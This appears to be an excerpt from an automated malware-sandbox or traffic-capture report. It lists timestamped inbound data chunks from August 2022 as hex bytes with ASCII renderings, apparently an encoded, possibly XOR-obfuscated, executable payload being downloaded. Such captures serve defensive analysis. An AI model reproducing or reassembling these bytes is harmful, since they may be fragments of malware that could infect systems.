2022-08-05 09:29:26 UTC	46	IN	Data Raw: bf 7b ba b9 21 ce 45 80 10 37 37 90 c1 90 c1 1a cc bf 8b b2 c1 1a d0 bb 9c 3e ce c1 fc 21 cc 69 c0 c1 fd 2d a3 b2 bf 7b ae c1 7b ae cf 2d 35 71 7b b2 3e 3d 7a ce b2 b8 0b 35 35 b9 7b ae d2 bb 11 3e 3b b9 71 37 ab 6b bf 93 aa 71 b3 ba b3 53 bb c0 3e 4f c1 f9 b9 8a d2 c1 0d 45 e5 8b b2 39 8c c1 83 ba 61 05 c1 a0 b2 06 35 35 35 c3 7b aa c1 8b ae b2 eb 9e 35 35 c1 93 aa 21 28 35 41 c1 7b ae b2 3c 9e 35 35 c1 a2 c1 7b ba bf 7b b6 71 b3 b6 b3 39 bf b3 b6 bb c0 3e f4 c1 8b b6 45 e5 8b b2 c1 f9 b9 8a d2 69 ff b2 31 0f 35 35 c1 7b b6 1a c1 8b c6 c1 dc c1 f9 b9 8a d2 c1 98 b2 a0 c8 35 35 21 e0 c1 83 b6 45 e5 83 b2 c1 09 b9 8c d2 c1 7b c6 c1 ca b2 b8 0b 35 35 fd 39 37 ca ca ca b9 f9 ce bf 71 b9 f9 ce c1 0d 61 8b ba 45 e5 8b b2 c1 7b b2 45 e5 7b ba 39 f9 69 ff b2 dd Data Ascii: {!E77>!i-{{-5q{>=z55{>;q7kqS>OE9a555{55!(5A{<55{{q9>Ei155{55!E{5597qaE{E{9i
2022-08-05 09:29:26 UTC	54	IN	Data Raw: ca ca ca ca ca ca ca ca ca 06 42 0a ca d6 ca ca ca 22 38 0a ca ba 04 0a ca c6 04 0a ca ca 71 0a ca ce 71 0a ca c2 04 0a ca 3e 02 0a ca 5a 02 0a ca 96 02 0a ca dc 7b 89 97 30 9b 99 97 36 36 7b 42 99 9b 3a 3e 9f a5 38 5a 1e 42 0a ca 47 39 f8 6d fe ce ca ca ca 82 da 0a ca 12 ca ca ca 82 da 0a ca d2 89 af a9 8b 3e 9f 36 a9 c1 8a 42 42 0a ca 47 39 f8 02 fe ce ca ca ca 82 da 0a ca 12 ca ca ca 82 da 0a ca d2 89 af a9 8b 3e 9f 36 a9 c1 8a 35 35 35 35 37 ca ca ca ee ca ca ca ba 42 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ba 42 0a ca 0e ca ca ca 9e da 0a ca ba 04 0a ca c6 04 0a ca ca 71 0a ca ce 71 0a ca c2 04 0a ca 3e 02 0a ca 5a 02 0a ca 5e 94 0a ca 49 1e 1e 32 3c 9b 97 2e 16 a5 99 97 36 79 a5 ab 38 3e 9b 3c 96 b9 Data Ascii: B"8qq>Z{066{B:>8ZBG9m>6BBG9>655557BBqq>Z^I2<.6y8><
2022-08-05 09:29:26 UTC	62	IN	Data Raw: ea c1 f9 b2 4b e3 35 35 c1 7b d2 45 ed 0a bc 30 bf 7b b6 c1 7b d2 45 ed 0a ba 30 bf 7b b8 c1 7b d2 45 ed 0a b8 30 bf 7b bc c3 7b c6 84 22 cf 0a ca b2 b5 e3 35 35 32 ca 37 ca ca c3 bb b6 c8 35 35 1a c1 7b c6 b2 cd e7 35 35 1a c3 7b b6 1a 34 ce b2 7d 07 35 35 1a b2 0f 9a 35 35 bb 8a 45 4e 80 ca ca ca c1 f9 c3 cb b6 c8 35 35 ef ca 37 ca ca b2 4d e5 35 35 18 45 bb d3 ca ca ca d7 9a 82 0c ca b9 b2 ce 3e f0 b9 b2 43 45 bb 54 ca ca ca 89 c1 39 84 37 ca ca ca b2 e2 f0 ca ca c1 92 c1 39 84 37 ca ca ca b2 60 e7 35 35 21 a3 b9 73 9e 82 0c ca 37 ab 2e c1 39 bf bb b2 c8 35 35 c1 eb b2 c8 35 35 bb c0 3e 3b b9 b8 ce c1 00 c1 39 c1 a0 b2 75 ee ca ca b9 c2 ce ab 75 c1 39 84 39 ca ca ca b2 14 5b ca ca c1 ba c3 bb b6 c8 35 35 39 ba 18 c3 bb ae c8 35 35 c1 a0 b2 e0 78 35 35 Data Ascii: K55{E0{{E0{{E0{{"552755{55{4}5555EN557M55E>CET9797`55!s7.95555>;9uu99[55955x55

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:29:26 UTC	70	IN	Data Raw: 21 65 63 33 ca ca 8a 3e 5b b9 b2 73 3e 53 21 57 7a 39 f9 7a ce f9 7a 3b f9 7a d0 f9 7a 3d f9 7a d2 f9 7a 3f f9 7a 41 f9 7a d6 f9 7a 43 f9 7a d8 f9 7a e0 f9 5a 89 c1 a2 c1 f9 b2 40 35 35 35 45 80 8a c1 ce fb 02 af 0c ca 91 f9 c1 8a 8b c1 b6 b7 8e 5a c8 35 35 89 20 69 8a bf bb 5a c8 35 35 bf bb 7e c8 35 35 bf bb 76 c8 35 35 bf bb 7a c8 35 35 bf 7b c6 69 8a 8b 32 45 84 0a ca 2e 35 fa 2e bf ea c1 7b d2 c1 22 c6 b9 b1 de ca ab 45 c3 8b c6 d7 5e 54 0c ca b2 bb e3 35 35 21 43 c3 8b c6 d7 8a bf 0c ca b2 40 e3 35 35 c1 a9 e2 34 e6 c3 7b aa 1a c1 79 d6 1a b2 6a e7 35 35 b7 b3 ba ca da ca ca 45 bb e9 ca ca ca 32 3b 37 ca ca c3 bb 11 c8 35 35 1a c1 7b ae 1a b2 60 7a 35 35 bb 8a 45 4e 60 ca ca ca c1 79 d6 bf bb 82 c8 35 35 90 bb 86 c8 35 35 3b c3 bb 7a c8 35 35 c3 cb Data Ascii: !ec3>[s>S!Wz9zz;zz=zz?zAzzCzzZ@555EZ55 iZ55~55v55z55{i2E.5.{"E^T55!C@554{yj55E2;755{`z55 EN`y5555;z55
2022-08-05 09:29:26 UTC	78	IN	Data Raw: ce ca ca 3e 3d f1 37 0a ca 4a 21 55 30 b9 b3 d2 37 51 8a 0a c3 83 c6 69 9c b2 21 72 35 35 c1 8b c6 c1 7b de b2 ee 40 35 35 69 11 69 8a 24 8f 8f 2e bf da 32 85 a2 0a ca c3 7b c6 b2 13 36 35 35 f9 1f e9 9b 35 35 21 ba c1 f9 91 8f 93 8c da ca 5a 35 5b 06 a0 0c ca c1 8a 35 5b 02 a0 0c ca c1 8a 35 5b fe a0 0c ca c1 8a 35 5b fa a0 0c ca c1 8a 35 5b f6 a0 0c ca c1 8a 35 5b f2 a0 0c ca c1 8a 35 5b ee a0 0c ca c1 8a 35 5b ea a0 0c ca c1 8a 8b c1 b6 89 c1 a4 c1 09 c1 83 d2 b9 af c6 ca 3e 4b 1a c1 7b d2 c1 0a c6 1a b2 a0 5a 35 35 c1 9a bb 9c ab cc c1 09 c1 8c 91 93 f9 5a 8b c1 b6 87 32 86 a4 0a ca b2 7c 5a 35 35 bf 7b c6 8b 84 da 9e 0a ca 82 96 a4 0a ca b2 e9 35 35 35 8f d9 f6 8c 0c ca 8b 84 0a 9e 0a ca 82 aa a4 0a ca b2 d3 35 35 35 8f d9 fa 8c 0c ca 8b 84 0a 9e 0a Data Ascii: >=7J!U07Qi!r55{@55ii$.2{65555!Z5[5[5[5[5[5[5[5[>K{Z55Z2|Z55{555555
2022-08-05 09:29:26 UTC	86	IN	Data Raw: d6 2f 0a ca d7 2f 0a ca e7 2f 0a ca e6 2f 0a ca 58 2f 0a ca d7 2f 0a ca e7 2f 0a ca e7 2f 0a ca 61 2f 0a ca 04 2f 0a ca 7f 2f 0a ca 22 2f 0a ca a5 2f 0a ca 69 8a bf 7b c2 1f 50 39 ca ca 4a 73 ee b1 0c ca ca 3e 43 30 84 39 ca 30 82 37 ca b2 7b 21 35 35 69 8a bf 7b c2 1f 30 39 ca ca c1 7b c6 45 f5 0a d2 bf 7b c2 1f 8d 39 ca ca c1 7b c6 c1 0a d2 bf 7b c2 1f 7f 39 ca ca c1 7b c6 0f 0a d2 b2 25 02 35 35 1a f7 c2 55 71 8c 22 3e 3b b2 df 75 35 35 bf 7b c2 1f f2 39 ca ca c1 7b c6 13 0a d2 b2 98 02 35 35 1a f7 c2 55 71 8c 22 3e 3b b2 52 75 35 35 bf 7b c2 1f 3d 39 ca ca c1 7b c6 15 32 d2 a2 6b ca c6 0a ca b2 dd 02 35 35 1a f7 c2 55 71 8c 22 3e 3b b2 97 75 35 35 bf 7b c2 1f aa cc ca ca c1 7b c6 13 0a d2 b2 50 02 35 35 1a f7 c2 55 71 8c 22 3e 3b b2 0a 75 35 35 bf 7b Data Ascii: ////X////a///"//i{P9Js>C0907{!55i{09{E{9{{9{%55Uq">;u55{9{55Uq">;Ru55{=9{2k55Uq">;u55{{P55Uq">;u55{
2022-08-05 09:29:26 UTC	94	IN	Data Raw: 8e c2 13 e6 ee d1 c1 f9 b2 62 31 35 35 13 e6 ee d1 21 69 c1 79 d2 b2 b0 c6 35 35 13 e6 ee d1 21 5b c1 f9 b2 13 31 35 35 13 e6 ee d1 21 e2 c1 9e c1 f9 b2 48 c6 35 35 4e 8a ab 41 c1 f9 b2 f9 31 35 35 13 e6 ee d1 13 ce ee b9 8e de 91 f9 c3 0a ca 8b c1 b6 b9 8e b6 89 69 9c bf 8b b6 bf 8b c6 c1 a2 69 8a 8b 32 ce 4f 77 ca 2e 35 fa 2e bf ea c1 09 c3 7b c6 b2 fd 45 ca ca c3 7b ba 1a 34 ca 32 ca ce ca ca c1 7b c6 1a d7 1e 54 0c ca c1 ca 35 9a c1 9a b7 b4 3b ca cc 4a 3e d4 b7 b4 31 35 33 b5 ab 65 21 6f c3 7b b6 c1 8b c6 b2 be f8 35 35 c1 7b b6 c3 8b ba b2 b7 af 35 35 4e 8a ab 55 45 ed 49 30 ef d0 ca 82 3b ca cc 4a b2 d2 05 35 35 21 d6 45 ed 49 30 ef d0 ca b2 c4 98 35 35 69 8a 24 8f 8f 2e bf da 32 41 4f 77 ca c3 7b b6 b2 5f f6 35 35 c3 7b c6 b2 07 69 35 35 f9 1f 2d Data Ascii: b155!iy55![155!H55NA155ii2Ow.5.{E{42{T5;J>153e!o{55{55NUEI0;J55!EI055i$.2AOw{_55{i55-
2022-08-05 09:29:26 UTC	102	IN	Data Raw: 4e 8a 3e 3f c1 0e ee ce 45 ed ca 21 cc 69 8a 8f 24 91 f9 c1 8a 89 20 87 c1 bc c1 a2 1e 20 c1 f9 b2 6a 35 35 35 1a b2 f8 6a 35 35 b2 d3 e5 35 35 c1 ce ee 24 28 91 f9 c1 8a 89 20 87 c1 bc c1 a2 1e 20 c1 f9 b2 46 35 35 35 1a b2 dc 6a 35 35 b2 af e5 35 35 c1 ce ee 24 28 91 f9 c1 8a 89 87 c1 a2 1e c1 f9 b2 26 35 35 35 1a b2 c4 d5 35 35 b2 8f e5 35 35 c1 ce ee 24 91 f9 c3 0a ca 89 c1 a2 c1 f9 b2 08 35 35 35 1a b2 ae d5 35 35 b2 71 e5 35 35 91 f9 5a c1 9a 30 b9 b4 e0 a9 dc 45 ed 8a c3 ce 0a c1 4b a6 bf 0c ca 4a 06 4c ca ab 39 69 8a f9 7a 37 f9 89 20 c1 a2 45 ed 29 b7 b0 35 f5 35 35 c1 90 b9 b2 e0 a9 da c3 ce 40 c1 4b a6 bf 0c ca 4a 46 4c 37 ca ab da c1 f9 b2 0f c6 35 35 4e 8a ab 3b 69 8a 28 91 f9 7a 37 28 91 f9 c3 0a ca 8b c1 b6 b9 8e ae 89 c3 83 c2 c3 8b c8 c1 Data Ascii: N>?E!i$ j555j5555$(F555j5555$(&5555555$55555q55Z0EKJL9iz7 E)555@KJFL755N;i(z7(
2022-08-05 09:29:26 UTC	110	IN	Data Raw: c1 7b da c1 8b de b9 b2 37 b9 a4 ca bf 7b ba bf 8b be 21 e0 c1 7b e2 c1 0a c6 b2 b8 82 35 35 b2 93 0f c8 35 bf 7b ba bf 8b be c1 7b ba c1 8b be 71 8b de ab 3d 71 7b da 3c e2 21 cc 46 de c1 7b ba c1 8b be 71 8b d6 ab 3d 71 7b d2 40 3f 21 cc 48 3b b2 50 31 35 35 69 8a 24 8f 8f 2e bf da 32 4a 22 77 ca c3 7b c2 84 cc ca ca ca b2 9a b6 c8 35 f9 1f 4c 1b c8 35 21 21 c1 7b ba c1 8b be c1 1b 93 8c da ca 8b c1 b6 b9 8e aa 89 20 8d 69 11 bf 93 b2 bf 93 b6 bf 93 ba bf 93 be bf 83 c6 c1 a4 c1 c2 69 8a 8b 32 7d 91 77 ca 2e 35 fa 2e bf ea c1 39 c1 ca b2 65 39 ca ca c1 ba c1 39 c1 ca 45 80 ca b9 c2 47 45 bd f2 cc ca ca 35 ee bb a4 22 77 ca 31 24 77 ca 7b 8f 77 ca ec 8f 77 ca cb 8f 77 ca 24 24 77 ca ad 24 77 ca e2 24 77 ca 31 24 77 ca 31 24 77 ca ec 8f 77 ca ad 24 77 ca Data Ascii: {7{!{555{{q=q{<!F{q=q{@?!H;P155i$.2J"w{5L5!!{ ii2}w.5.9e99EGE5"w1$w{www$$www1$w1$ww$w
2022-08-05 09:29:26 UTC	118	IN	Data Raw: 8a 24 8f 8f 2e bf da 32 5b 42 77 ca d7 a6 8c 0c ca b2 99 35 35 35 f9 1f 13 fb c8 35 21 b8 91 93 f9 89 20 b2 db f9 c8 35 c1 a4 c1 ba c1 90 c1 da 35 1c d2 4e 11 48 3d c1 90 b2 6d f9 c8 35 28 91 f9 89 20 8d c1 c4 c1 a2 c1 a9 d2 71 a9 d6 ab d0 c1 f9 c1 da 35 dc c1 79 ce bf 06 7a 35 79 d2 bb 35 3e 41 69 ff c1 0d c1 f9 c1 e2 35 89 ce c1 90 95 28 91 f9 5a 89 c1 a2 69 9c c1 f9 b2 62 37 ca ca 69 9c c1 f9 b2 89 37 ca ca 91 f9 5a 89 20 8d c1 bc c1 a2 bb c0 46 3b 71 a9 d2 46 45 c1 4b d6 54 0c ca c1 98 c1 39 b2 b7 ca ca ca c1 a0 c1 f9 b2 96 ca ca ca c1 c2 35 81 d2 c1 79 d2 71 ba b3 e4 61 90 c1 92 39 ff 39 ff c1 79 ce c3 de 7a c1 79 ce c3 0e 7a ce b2 b8 eb c8 35 bb 35 3e 41 e7 cc c1 0d c1 f9 c1 e2 35 89 ce 95 28 91 f9 c3 0a ca c1 7b ce f9 89 20 b9 8e c2 c1 27 c1 a4 b2 Data Ascii: $.2[Bw5555! 55NH=m5(q5yz5y5>Ai5(Zib7i7Z F;qFEKT95yqa99yzyz55>A5({ '
2022-08-05 09:29:26 UTC	126	IN	Data Raw: 3d c1 90 b2 a3 d9 c8 35 28 91 f9 c1 8a 8b c1 b6 b9 8e c2 89 20 8d bf 8b c2 bf 7b c6 b9 73 ae 8c 0c ca ca 45 4e 50 ca ca ca d7 ae 8c 0c ca b2 f8 19 35 35 c1 c2 69 8a 8b 32 e5 62 77 ca 2e 35 fa 2e bf ea c1 95 d2 81 b9 31 ca 46 0e c1 09 c1 fd b2 f6 17 35 35 c1 ba b9 b3 c6 ca 3e d2 c1 10 d2 71 7b c6 ab 5b b9 b3 c2 ca 3e 45 c1 20 da c1 7b c2 b2 09 19 c8 35 4e 8a 3e da c1 09 c1 fd b2 d4 aa 35 35 c1 90 b2 81 6a c8 35 81 b9 31 35 ab 86 69 8a 24 8f 8f 2e bf da 32 80 62 77 ca d7 ae 8c 0c ca b2 98 ac 35 35 f9 1f 16 db c8 35 21 b8 95 28 91 8f 8f 93 f9 c3 0a ca 8b c1 b6 87 89 20 8d bf 7b c6 b9 73 ae 8c 0c ca ca 3e a1 d7 ae 8c 0c ca b2 c1 ac 35 35 c1 c2 69 8a 8b 32 6d cf 77 ca 2e 35 fa 2e bf ea c1 95 d2 81 b9 31 ca 46 5f c1 09 c1 fd b2 bf aa 35 35 c1 ba c1 10 ce 71 7b Data Ascii: =5({sENP55i2bw.5.1F55>q{[>E {5N>55j515i$.2bw555!({s>55i2mw.5.1F_55q{
2022-08-05 09:29:26 UTC	134	IN	Data Raw: ce ef ce ca ca ca 84 ea ca ca ca b2 b3 6b ca ca 93 8c d2 ca 5a 89 20 8d 4e 9c 3e d2 b9 8e ba b2 37 b9 c8 35 c1 27 c1 a4 c1 c2 69 9c c1 fd b2 3c 4a c8 35 c3 8d ce c1 90 ef ec ca ca ca b2 bd 40 c8 35 c1 fd 4e 11 3e 45 b2 fa b9 c8 35 2e c5 3b ca ca ca ca b9 8e d6 c1 fd 95 28 91 f9 8b c1 b6 b9 8e 76 89 20 8d 69 11 bf 93 76 bf 93 7a bf 93 7e 4e 9c 3e d2 b9 8e ba b2 72 4c c8 35 c1 0f 52 8b 35 c1 ba c1 b3 d2 69 8a 8b 32 f6 ef 77 ca 2e 35 fa 2e bf ea 30 bb 11 3e 41 30 b9 31 0a ad 3b 30 71 15 a9 4b c3 8b 7e d7 06 bf 0c ca b2 a5 e3 c8 35 c1 7b 7e b2 71 c6 35 35 13 7b d6 b9 8e be 11 06 ee d1 c3 7b 7a b2 97 a2 c8 35 c1 7b 7a c3 8b 13 b2 68 ce ca ca 8d c3 8b f1 c3 7b 13 c1 01 b2 fa 5f ca ca 4e 8a ab 4b c3 8b 76 d7 06 bf 0c ca b2 61 e3 c8 35 c1 7b 76 b2 2d 31 35 35 c3 Data Ascii: kZ N>75'i<J5@5N>E5.;(v ivz~N>rL5R5i2w.5.0>A01;0qK~5{~q55{{z5{zh{_NKva5{v-155
2022-08-05 09:29:26 UTC	142	IN	Data Raw: 77 ca b2 f0 3a c8 35 21 f0 c1 a0 c1 f9 b2 a1 d9 c8 35 bb 8a ab d8 c1 fd 84 3a a2 77 ca b2 85 a3 c8 35 21 41 c1 05 c1 a0 c1 f9 b2 9c c6 35 35 69 8a 24 8f 8f 2e bf da 32 89 a2 77 ca c3 7b c6 b2 0f 36 c8 35 f9 1f e5 9b c8 35 21 ba 95 28 91 8f 93 f9 ca ca ca 35 35 35 35 37 ca ca ca fa ca ca ca 35 35 35 35 37 ca ca ca 67 ca ca ca 35 35 35 35 cc ca ca ca 63 67 ca ca 35 35 35 35 37 ca ca ca 63 ca ca ca 8b c1 b6 b9 8e ba 89 20 8d 69 9c bf 8b ba bf 8b be bf 7b c6 c1 7b c6 b2 fa a7 c8 35 69 8a 8b 32 97 0f 77 ca 2e 35 fa 2e bf ea c1 53 36 54 0c ca 45 80 51 90 7b 31 ca c3 7b be c1 09 b2 75 38 c8 35 c1 7b be c1 8b c6 b2 c2 a7 c8 35 c1 ba bb c0 ab ce c1 c8 21 4f c3 7b ba c1 09 b2 ea 38 c8 35 c1 7b ba bb 8a 3e 3b b9 b2 ce c1 ca c3 06 fa c1 7b c6 bb 8a 3e 3b b9 b2 ce c1 Data Ascii: w:5!5:w5!A55i$.2w{655!(5555755557g5555cg55557c i{{5i2w.5.S6TEQ{1{u85{5!O{85{>;{>;

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:29:26 UTC	150	IN	Data Raw: d4 f9 c3 0a ca 30 bf 1a d6 f9 c3 0a ca 30 bf 1a d0 f9 c3 0a ca 30 bf 1a d8 f9 c3 0a ca 30 bf 1a ce f9 c3 0a ca 30 fd cc ca ca c3 0c d2 b2 a5 a0 c8 35 f9 c1 8a 8b c1 b6 b9 8e 9e 89 69 11 bf 93 9e c1 0f bf 8b c2 bf 7b c6 69 8a 8b 32 26 2f 77 ca 2e 35 fa 2e bf ea c3 8b b2 c1 7b c6 b2 21 1a 35 35 69 8a 8b 32 75 2f 77 ca 2e 35 fa 2e bf ea c1 01 c3 8b b2 c1 7b c6 b2 aa 1a 35 35 c3 8b b2 c1 7b c6 b2 97 87 35 35 4e 8a 3e 5b c3 83 9e c3 8b b2 c1 7b c6 b2 91 87 35 35 c1 83 9e 7c 37 d7 fe 27 77 ca b2 2e c8 35 35 c1 8b c2 bf 0c d2 21 97 c3 8b a2 c1 7b c6 b2 c7 1a 35 35 69 8a 8b 32 dc 2f 77 ca 2e 35 fa 2e bf ea 34 3d c3 83 b2 c3 8b a2 c1 7b c6 b2 c5 1a 35 35 35 ab ae 35 ab aa 7c 37 d7 fe 27 77 ca b2 fb 33 35 35 c1 8b c2 bf 0c d2 69 8a 24 8f 8f 2e bf da 32 4f 2f 77 ca Data Ascii: 000005i{i2&/w.5.{!55i2u/w.5.{55{55N>[{55|7'w.55!{55i2/w.5.4={5555|7'w355i$.2O/w
2022-08-05 09:29:26 UTC	158	IN	Data Raw: 00 32 2a ea 0c ca c3 7b aa 84 39 ca ca ca b2 58 fa c8 35 c1 7b aa b2 90 67 c8 35 c1 9a c3 7b ae b2 ba f8 c8 35 c1 7b ae 1a c3 7b a2 c1 d8 84 fe ea 0c ca b2 2b 65 c8 35 c1 7b a2 b2 d7 67 c8 35 c1 9a c3 7b a6 b2 01 f8 c8 35 c1 7b a6 24 b2 90 2f 35 35 c1 7b c6 69 9c 1c 1a c1 7b c6 c1 0a 06 cf 39 ce ee 49 1e ee ce b9 8e d2 d9 a6 f9 0c ca 34 37 32 ca ea ca ca d7 a6 f9 0c ca c1 0a 1a 1a 34 ca b2 78 87 c8 35 d9 9e f9 0c ca 32 fe ea 0c ca 35 00 32 2a ea 0c ca c3 7b 9a 84 39 ca ca ca b2 c6 65 c8 35 c1 7b 9a b2 fe 67 c8 35 c1 9a c3 7b 9e b2 28 f8 c8 35 c1 7b 9e 1a c3 7b 92 c1 d8 84 fe ea 0c ca b2 99 65 c8 35 c1 7b 92 b2 45 67 c8 35 c1 9a c3 7b 96 b2 6f f8 c8 35 c1 7b 96 24 b2 fe 2f 35 35 d7 a6 f9 0c ca c1 4b 9e f9 0c ca 61 1a fe bf 4b a2 f9 0c ca 34 ce 32 ca da ca Data Ascii: 2*{9X5{g5{5{{+e5{g5{5{$/55{i{9I4724x5252*{9e5{g5{(5{{e5{Eg5{o5{$/55KaK42
2022-08-05 09:29:26 UTC	166	IN	Data Raw: c1 7b 8a b2 13 b6 35 35 4e 8a 45 4e 74 e6 ca ca b2 da 23 33 35 82 d0 57 ca ca b2 f8 23 33 35 1a b2 ae ac 35 35 4e 8a 3e 47 82 d6 90 0c ca 84 4a 97 0c ca b2 6f 37 c8 35 21 45 82 d6 90 0c ca 84 56 97 0c ca b2 f2 37 c8 35 32 62 97 0c ca 35 6b d6 90 0c ca 32 6e 97 0c ca c3 7b 82 84 39 ca ca ca b2 71 ce c8 35 c1 7b 82 b2 a9 3b c8 35 c1 9a c3 7b 86 b2 d3 cc c8 35 c1 7b 86 1a c3 7b 7a c1 43 d6 90 0c ca 84 62 97 0c ca b2 68 39 c8 35 c1 7b 7a b2 14 3b c8 35 c1 9a c3 7b 7e b2 3e cc c8 35 c1 7b 7e 24 b2 29 ac 35 35 c3 7b 76 84 7a 97 0c ca b2 28 cc c8 35 c1 7b 76 1a c3 7b 72 84 92 97 0c ca b2 83 cc c8 35 c1 7b 72 24 b2 96 ac 35 35 c3 7b 6e 84 a2 97 0c ca b2 6d cc c8 35 c1 7b 6e 1a c3 7b 6a 84 92 97 0c ca b2 f0 cc c8 35 c1 7b 6a 24 b2 db ac 35 35 c3 7b 66 84 b6 97 0c Data Ascii: {55NENt#35W#3555N>GJo75!EV752b5k2n{9q5{;5{5{{zCbh95{z;5{~>5{~$)55{vz(5{v{r5{r$55{nm5{n{j5{j$55{f
2022-08-05 09:29:27 UTC	182	IN	Data Raw: ca 4a 8c 0c ca 4a 87 77 ca da a3 0a ca f6 8c 0c ca 22 a3 0a ca ca a3 0a ca 42 a3 0a ca fe 3a 0c ca 1a 38 0a ca 5a c8 77 ca 02 a3 0a ca 52 87 77 ca 4a a1 0a ca e2 36 0a ca 82 a1 0a ca 92 36 0a ca 7a a1 0a ca 4a a3 0a ca f2 42 0c ca 3a 8c 0c ca ea a3 0a ca 92 a1 0a ca 5a 87 77 ca f2 a3 0a ca 2a 8c 0c ca 49 82 0c ca e6 3a 0c ca ea 36 0a ca 06 e7 77 ca ba a1 0a ca 32 36 0a ca 9a a1 0a ca 8a ad 0c ca 12 87 77 ca 96 82 0c ca 12 36 0a ca 1a a3 0a ca Data Ascii: JJw"B:8ZwRwJ66zJB:Zw*I:6w26w6
2022-08-05 09:29:27 UTC	198	IN	Data Raw: ca ce ca ca ca ca ca 37 ca d4 ca ca ca e2 ca ca 4a ca ca ca ca ca ca ca ca ca ce ca ca ca 37 ca ca ca 22 ca ca 4a fa ca ca 4a ca ca ca ca ca ca ce ca ca ca ca 37 ca ca ca ca ca ca 12 ca ca ca 32 fa 39 ca 74 79 3d ca ae ce ca ca ca ca ca ca d0 ca 0e ca 20 ca 79 ca 16 ca 77 ca 16 ca ca ca fc fa fc 0a 57 59 ee 6d 6b 59 ee 0a 59 95 95 5f f2 f4 f0 28 5b ee 59 0a 1e 95 95 7d 59 0a 57 1e 8f 6b 0a 5b 5f f2 f4 0a 57 59 ee 6d 6b 59 ee 0a 59 95 95 5f f2 f4 f0 28 5b ee 59 0a 1e 95 95 7d 59 0a 57 1e 8f 6b 0a 5b 5f f2 f4 0a 57 59 ee 6d 6b 59 ee 0a 59 95 95 5f f2 f4 f0 28 5b ee 59 0a 1e 95 95 7d 59 0a 57 1e 8f 6b 0a 5b 5f f2 f4 67 0a 57 59 ee 6d 6b 59 ee 0a 59 95 95 5f f2 f4 f0 28 5b ee 59 0a 1e 95 95 7d 59 0a 57 1e 8f 6b 0a 5b 5f f2 f4 67 0a 57 59 ee 6d 6b 59 ee 0a Data Ascii: 7J7"JJ729ty= ywWYmkYY_([Y}YWk[_WYmkYY_([Y}YWk[_WYmkYY_([Y}YWk[_gWYmkYY_([Y}YWk [_gWYmkY
2022-08-05 09:29:27 UTC	214	IN	Data Raw: c6 df a6 4f cb ed 5f 81 11 9e 95 96 96 9a d9 73 8f 48 e9 e1 00 1a ae 0d e9 a2 92 0d 7e 92 6a a0 13 15 93 45 76 ec 7d 8e fa 7d b6 ed db dd 0d 8a 9e 05 01 f3 a6 a4 0b 13 92 1e 47 76 57 8f dd ec 1c 21 ed 88 62 7e 0b b0 94 9a 8e d7 0d c2 92 03 01 95 ca e9 fc 81 7e f4 8f ba f3 0b 16 fd 07 8e ad c5 9c 54 e3 e5 67 26 ae a2 1e c6 13 8a 74 57 12 25 0d 56 c6 a2 a4 e7 09 ab 11 9a e1 22 eb 81 09 6d 13 9a 20 89 35 05 e1 a4 34 58 8e df de 76 91 15 74 f4 8f ba 8e 7c c0 9a 07 74 63 89 29 9e 9f 35 f9 15 75 18 78 f8 ac 0d 00 65 fb 05 cb ee a2 c3 a4 32 d3 12 ff 6a 83 a2 15 74 41 e5 8f 01 67 26 ae a2 1c 17 13 8a 00 1a 82 0d 34 21 fd a2 bb 61 e4 5c b9 ee 31 cb dc e9 09 e1 cb fa fb 1a 81 f7 05 5a 48 4e 8e 09 46 4c 8a 74 e2 7e 77 9a 5d 72 36 d9 86 8e cb 36 dd 6d 79 0a 9e cd 6d Data Ascii: O_sH~jEv}}GvW!b~~Tg&tW%V"m 54Xvt|tc)5uxe2jtAg&4!a\1ZHNFLt~w]r66mym
2022-08-05 09:29:27 UTC	230	IN	Data Raw: ec 42 ad a8 09 96 0b f7 fd 9a 8e 71 84 5b 6c 8f 01 57 02 46 e5 a8 92 0d 7e 7e 8e 21 9e 15 a8 74 e5 3f 0b 67 72 42 91 7e db 6e fc 5f 97 e5 94 a6 8e 0d 99 1d fd a2 c5 61 b6 fa 59 36 a4 94 9a 15 01 c5 a6 8e f9 54 75 ba fc 5f 97 0d 01 a6 8e 0d 0b 06 fd a2 c5 61 b6 fa 59 36 ac 01 9a 15 01 b7 f8 8e f9 54 75 ba fc 5f 97 55 01 a6 8e 0d 29 06 fd a2 c5 61 b6 fa 59 36 f4 01 9a 15 01 77 f8 8e f9 54 75 ba fc 28 97 40 09 43 5d 8a 8a bb 69 1d f2 91 a5 5a fd 04 73 8e 15 bb f2 c6 fa 0a b5 85 a6 5f f6 a4 13 cb fa b6 75 ba 0d ea 61 a2 a4 54 cd f5 ee ac 90 9d 55 9a a6 67 10 42 76 61 9e a2 28 57 13 8a 00 8d ad 32 0d 7d 06 a2 a4 63 8d 48 88 fd a7 75 15 9a f8 7d 48 4c 9e 30 fa 05 8a f2 f8 46 81 a6 8e 05 0d 7e 06 a2 a4 63 ea 48 6d 15 a8 01 92 6a 5d f9 8c 00 fa 99 de 8a 05 0b 94 Data Ascii: Bq[lWF~~!t?grB~n_aY6Tu_aY6Tu_U)aY6wTu(@C]iZs_uaTUgBva(W2}cHu}HL0F~cHmj]
2022-08-05 09:29:27 UTC	246	IN	Data Raw: 80 f9 8c fa c6 92 d2 1c 05 0b 52 cb 85 e6 f1 14 60 a2 92 0d 68 e3 5d bc f0 4c a3 d9 92 66 ed f9 8c 37 d6 7a 87 8a fe 23 94 ea b5 a6 8e 81 45 64 b9 66 9c 61 19 0b bb f1 07 8e 61 1d 01 ee 72 8e f9 e7 6a bf 05 0b 6c 05 8e df d6 78 91 15 69 fd 1a 90 cf 88 60 58 8e 01 9a 82 a6 ef 53 72 22 9a d9 05 84 4f e7 91 01 57 8d 46 f1 47 16 44 0a 9a f3 d0 35 78 12 01 ed ee b2 9e c7 78 f9 15 75 ba 0d 7b 0a 05 01 50 68 81 45 64 82 7a f8 21 8e 22 84 9a 07 fa aa fd f4 24 03 01 60 d1 84 71 ba 03 03 76 8e 09 d4 f5 f3 7f 92 80 f8 b8 8e 87 84 9a 07 fa b8 fd 99 df 8c 8e e3 3c 25 2c 8a 7d 80 cd 8e df bf e3 91 15 fd 6c 3c e9 12 03 79 d2 a8 01 9a 6a 8d f1 98 01 96 92 94 c2 05 0b 69 55 e7 14 8e 14 45 64 94 a2 1b cf a2 96 15 15 cd 01 01 14 09 5e 8c 88 ce e9 1a 8a 0d db 37 05 01 73 d2 Data Ascii: 